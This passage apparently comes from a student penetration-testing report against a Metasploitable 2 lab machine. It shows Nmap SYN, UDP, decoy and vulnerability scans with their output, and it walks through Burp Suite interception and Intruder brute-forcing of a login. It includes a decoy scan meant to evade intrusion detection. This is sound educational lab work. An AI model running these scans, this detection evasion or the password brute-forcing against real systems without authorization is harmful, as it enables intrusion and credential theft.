$ sudo nmap -sS -sV -O 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 12:51 BST
Nmap scan report for 10.0.2.4
Host is up (0.0037s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:71:32:18 (Oracle VirtualBox virtual NIC)
Device type: general purpose|WAP|terminal|switch|specialized
Running (JUST GUESSING): Linux 2.6.X|2.4.X (97%), AVM embedded (96%), Linksys embedded (94%), Chip PC e
mbedded (94%), Extreme Networks ExtremeXOS 15.X|12.X (93%)
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/h:avm:fritz%21box_fon_wlan_7240 cpe:/o:linux:linux_kernel:2.
4.32 cpe:/h:linksys:wrv54g cpe:/o:linux:linux_kernel cpe:/o:extremenetworks:extremexos:15.3 cpe:/o:extr
emenetworks:extremexos:12.5.1 cpe:/o:linux:linux_kernel:2.4.18
Aggressive OS guesses: Linux 2.6.9 - 2.6.24 (97%), Linux 2.6.9 - 2.6.30 (97%), Linux 2.6.9 - 2.6.33 (97
%), Linux 2.6.13 - 2.6.32 (97%), Linux 2.6.22 - 2.6.23 (96%), Linux 2.6.31 (96%), AVM FRITZ!Box FON WLA
N 7240 WAP (96%), Linux 2.6.18 - 2.6.32 (95%), Linux 2.6.21 (95%), Linux 2.6.22 (embedded, ARM) (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o
:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.67 seconds

```

FIGURE 6 NMAP TCP SYN SCAN

TCP SYN scan is important for penetration testers because of its stealth, quickness, and efficacy in locating open ports and potential vulnerabilities in the target system (TCP Syn scan | Nmap network scanning).

Figure 6 is the TCP SYN scan on Metasploitable 2 virtual machine. “sudo nmap -sS -sV -O 10.0.2.4” this Nmap scan has three aspects “-sS -sV -O”, the -sS is TCP SYN scan which sends SYN packets to determine open ports, -sV is an option that enables version detection for services running on open ports and -O is an option added to scan to attempt to determine the operating system running on Metasploitable 2 as shown in Figure 6.

```

Completed UDP Scan at 13:10, 207.34s elapsed (100 total ports)
Nmap scan report for 10.0.2.4
Host is up (0.0022s latency).
Not shown: 93 closed udp ports (port-unreach)
PORT      STATE      SERVICE
53/udp    open       domain
68/udp    open|filtered dhcp
69/udp    open|filtered tftp
111/udp   open       rpcbind
137/udp   open       netbios-ns
138/udp   open|filtered netbios-dgm
2049/udp  open       nfs
MAC Address: 08:00:27:71:32:18 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 207.61 seconds
Raw packets sent: 569 (32.695KB) | Rcvd: 120 (10.501KB)

```

FIGURE 7 UDP SCAN

UDP scans are primary components of vulnerability assessment and network reconnaissance, and they can be used to identify services running on UDP ports, evaluate their security posture, and find any weaknesses that an attacker might exploit (UDP scan: Nmap network scanning).

Figure 7 is the UDP scan performed on the Metasploitable 2 virtual machine. “sudo nmap -sU -F -v 10.0.2.4” is the UDP scan on Nmap, -sU is a scan type for open UDP ports on the target system, -F is an option used to conduct a fast scan that will only scan common 100 ports, -v is to show which ports are being scanned, which ports are open or closed, and more details about the target system.

```
(harish@kali)-[~]
$ sudo nmap 10.0.2.4 -D RND:20
[sudo] password for harish:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 13:47 BST
Nmap scan report for 10.0.2.4
Host is up (0.42s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:71:32:18 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.55 seconds
```

FIGURE 8 NMAP DECOY SCAN

Decoy scans are used in network scanning to conceal the true source of the scan. This is accomplished by sending packets from multiple IP addresses whilst also including the real source IP address. The purpose of using decoys can make it more challenging for security monitoring tools such as network intrusion detection systems (NIDS) to precisely detect and stop the scanning activity.

Figure 8 is a representation of the Nmap decoy scan, “sudo nmap 10.0.2.4 -D RND:20” This Nmap scan produced results of all open TCP ports whilst delivering packets from 20 randomly selected spoof IP addresses in addition to the scanning machine's actual source IP address.

```

References:
|_ https://weakdh.org
|_ ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|   State: VULNERABLE
|   Risk factor: High
|   OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|   does not properly restrict processing of ChangeCipherSpec messages,
|   which allows man-in-the-middle attackers to trigger use of a zero
|   length master key in certain OpenSSL-to-OpenSSL communications, and
|   consequently hijack sessions or obtain sensitive information, via
|   a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|   http://www.openssl.org/news/secadv_20140605.txt
|   http://www.cvedetails.com/cve/2014-0224
|_
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
|_irc-unrealircd-backdoor: Server closed connection, possibly due to too many re

```

FIGURE 9 NMAP VULNERABILITY SCAN

Figure 9 is the vulnerability scan “nmap 10.0.2.4 --script vuln”, this scan uses Nmap to run all the scripts that are categorized as detecting vulnerabilities. In Figure 8 there is an example of a vulnerability that is found on Metasploitable 2.

5.4 Burp Suite

The Kali Linux has preinstalled Burp Suite automatically, it is in the start menu under Web Application Analysis.




FIGURE 10 BURP SUITE

Figure 10 shows the start screen of Burp Suite, users can either choose a temporary project or a new project on disk. As this is an experimental project, the temporary project is selected.




FIGURE 11 BURP SUITE DASHBOARD

Figure 11 is the dashboard burp suite, along the top there are multiple options on what users can use. As this is Burp Suite Community Edition there are limitations on what users are allowed to use, for instance, users cannot you web application scanners using Burp Suite Community Edition.




FIGURE 12 PROXY - HTTP HISTORY

Figure 12 represents the Proxy tool, In the HTTP history tab where Burp Suite is listening on port 8080 and Burp Suite caught an HTTP request and response. This HTTP response is from the server in the Metasploitable 2 virtual machine as shown in Figure 11 users can see the response code, timestamp, and server software information such as the operating system and version of the operating system which is valuable for hackers as it can be used to exploit user connecting to the server and the server.




FIGURE 13 RENDER OPTION

Figure 13 shows one of the unique features of Burp Suite, users can render the HTML file on the response page.




FIGURE 14 LOGIN REQUEST

Figure 14 shows a request from the user to the server to log in, Burp Suite has captured this request, and it shows sensitive information such as the username and password of the user.

Next, the Burp Suite can be used to conduct a brute force attack using the information on the request page shown in Figure 14.




FIGURE 15 INTRUDER - SNIPER ATTACK

To start right click and select send to intruder tool or use the shortcut Ctrl + I on the HTTP request from the proxy tool as shown in Figure 15. The intruder tool can be used to conduct attacks against web applications by sending payloads.

To do a brute force attack using the intruder tool. First, select attack type sniper and highlight the password on the HTML code. Next, select Add on the right side of the page then select Payloads at the top.




FIGURE 16 INTRUDER – PAYLOADS

Next set payload to 1 and payload type to a simple list, within the payload setting select load and choose a word list as shown in Figure 16 then select start attack to initiate brute force attack.




FIGURE 17 BRUTE FORCE ATTACK

Figure 17 shows that the intruder tool uses the word lists to try every word in the list and the word inputted into the login page. It shows the response from the server for each password inputted for example the status code.




FIGURE 18 REPEATER TOOL

Figure 18 represents the repeater tool. Unlike the brute force method, this tool is vastly used for more delicate work. Also, it shows changes have been made to the username and password, sending this to the web server and showing the response on the right-hand side.




FIGURE 19 PROXY TOOL – INTERCEPT


Figure 19 shows the proxy tool intercept tab, if the intercept is active on the webserver login page it stops any request sent to the webserver's login page. To enable intercept simply select intercept is off to toggle it to on.

Figure 19 shows a post request to the login page and Burp Suite captured it and is holding it, the information on the post request can be seen on the intercept tab. The username and password can be seen which is sensitive information. Then Burp Suite can manipulate the request to change the password or username and clicking forward sends the customized request to the webserver.

The Burp Suite implementation shown is from the very limited community version whereas the pro version there is the Burp Scanner, Web spider tool, decoder, comparer tool and reporting capabilities.

5.5 SQL map

